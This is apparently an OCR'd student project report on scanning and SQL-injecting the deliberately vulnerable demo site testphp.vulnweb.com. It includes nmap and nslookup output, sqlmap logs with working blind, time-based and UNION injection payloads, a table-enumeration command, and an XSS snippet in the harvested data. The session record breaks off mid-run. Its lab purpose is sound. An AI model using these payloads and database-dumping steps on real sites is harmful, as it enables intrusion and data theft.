
“APPLIED PROJECT”

Selected Website:

acunetix acurat -> testphp.vulnweb.com



Steps of strategies:


Since it is a website for vulnerability scanning so we directly applied the queries of sql injection to fetch details and access its database. This website not only provides security weakness test but is also used by different market industries (that are on small or medium scale) to trace loopholes in their security and to remove them as soon as possible to avoid any kind of vulnerability. Furthermore, we have used Nmap and sqlmap and virustotal as a tool for scanning the website and finding subdomains. To find vulnerability in the website we also used crawling technique. Crawl is a strong parameter of sql-map that scans whole website, identifies the parameter that is vulnerable to sql-injection. Here crawl 3 is used where ‘3’ defines depth of its search (top directory to second whole directory then to third directory and scan all the pages in third directory but will not go to the fourth next directory because the depth defined is to 3). Sometimes during crawling we choose options that are set by default. To save time batch parameter is used to provide by default answers


Gathered information and documentation of information:

Its a website that provides the facility to test the website against the vulnerability and give the solutions for it in order to fix them. It also identifies the content that is uploaded to a website and is vulnerable using web crawler.

Certificate signature algorithm	PKCS #1 SHA-256 With RSA Encryption
Root Certificate Authority	www.digicert.com
Validity	Tuesday, December 19, 2023 at 4:59:59 AM
Subject public key algorithm	PKCS #1 RSA Encryption
Certificate Policies	Not Critical OID.2.23.140.1.2.2: Certification Practice Statement Pointer: http://www.digicert.com/CPS
Certificate Key Usage	Critical, Signing, Key Encipherment

Vulnerability found





Matrix having recorded information:

Domain name	Vulnweb.com
IP address	192.168.215.118
DNS server	Ns1.eurodns.com
Employee information	**Name**: Jorik **Pass**: test **cart:** 5b4fbf6b72b228ad0aa8cd7be9b83393 **address**:<script>alert(“Vulnerable to XSS”);</script>
Email addresses	winter@example.com
Open ports	80

Screenshots of the above recorded information

1. **Domain name:**

   Domain name is the website's name.

   Vulnweb.com

2. **IP address and open ports:** Nmap and ns lookup is used to find IP address of the website.

```
┌──(root㉿kali)-[~]
└─# nmap www.vulnweb.com
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-31 06:52 EST
Nmap scan report for www.vulnweb.com (44.228.249.3)
Host is up (0.44s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 57.36 seconds
```

```
┌──(root㉿kali)-[~]
└─# nslookup www.vulnweb.com
Server:         192.168.215.118
Address:        192.168.215.118#53

Non-authoritative answer:
Name:   www.vulnweb.com
Address: 44.228.249.3
```

3.DNS server

```
#################################################
#                URLextractor                   #
# Information Gathering & Website Reconnaissance #
#            coded by eschultze                 #
#          https://phishstats.info/             #
#                version - 0.2.0                #
#################################################
[INFO] Date: 31/12/22 | Time: 09:01:41
[INFO] ------TARGET info------
[*] TARGET: http://www.vulnweb.com/
[*] Same target http://www.vulnweb.com/ was previously analyzed 1 time(s)
[*] TARGET IP: 44.228.249.3
[INFO] NO load balancer detected for www.vulnweb.com...
[*] DNS servers: ns1.eurodns.com.
```

3. Accessing the database (Employee information)

Using the sqlmap tool we extract the data of a website.


Sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:04:06 /2022-12-31/

[08:04:12] [INFO] testing connection to the target URL
[08:04:13] [INFO] checking if the target is protected by some kind of WAF/IPS
[08:04:13] [INFO] testing if the target URL content is stable
[08:04:14] [INFO] target URL content is stable
[08:04:14] [INFO] testing if GET parameter 'artist' is dynamic
[08:04:14] [INFO] GET parameter 'artist' appears to be dynamic
[08:04:15] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[08:04:15] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[08:04:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:04:23] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[08:04:23] [INFO] testing 'Generic inline queries'
[08:04:24] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[08:04:24] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[08:04:25] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[08:04:25] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[08:04:26] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[08:04:26] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[08:04:27] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
```


```
[08:04:27] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[08:04:28] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[08:04:29] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[08:04:29] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[08:04:29] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[08:04:30] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[08:04:31] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[08:04:31] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[08:04:31] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[08:04:32] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[08:04:33] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[08:04:33] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[08:04:34] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)'
[08:04:34] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)'
[08:04:35] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[08:04:35] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)'
[08:04:35] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDATEXML)'
[08:04:36] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[08:04:36] [INFO] testing 'MySQL inline queries'
[08:04:37] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[08:04:38] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[08:04:38] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[08:04:39] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[08:04:39] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[08:04:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[08:04:40] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[08:04:53] [INFO] GET parameter 'artist' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[08:04:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[08:04:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[08:04:54] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the
 range for current UNION query injection technique test
[08:04:56] [INFO] target URL appears to have 3 columns in query
[08:05:11] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
```


```
[08:04:40] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[08:04:53] [INFO] GET parameter 'artist' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[08:04:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[08:04:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[08:04:54] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the
 range for current UNION query injection technique test
[08:04:56] [INFO] target URL appears to have 3 columns in query
[08:05:11] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 3655=3655

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 7253 FROM (SELECT(SLEEP(5)))BttF)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8247 UNION ALL SELECT NULL,NULL,CONCAT(0×716b7a6a71,0×46617358775a6972487963445a687742576e586679746d57464946696e5848466a45724b67555947,0×717a6b70
71)-- -
---
[08:05:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[08:05:19] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 08:05:19 /2022-12-31/
```

ACCESSED DATABASE




➔ Sql code having loophole due to which sql injection can be performed on this website





The data of database will be fetched in session.sqlite file



Fetching the tables of the database and then extracting the information from our desired table that is users.

Sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1 –D acuart --tables

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─#  sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
                 __H__
___ ___[,]_____ ___ ___  {1.6.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:54:54 /2023-01-08/

[22:54:55] [INFO] resuming back-end DBMS 'mysql'
[22:54:56] [INFO] testing connection to the target URL
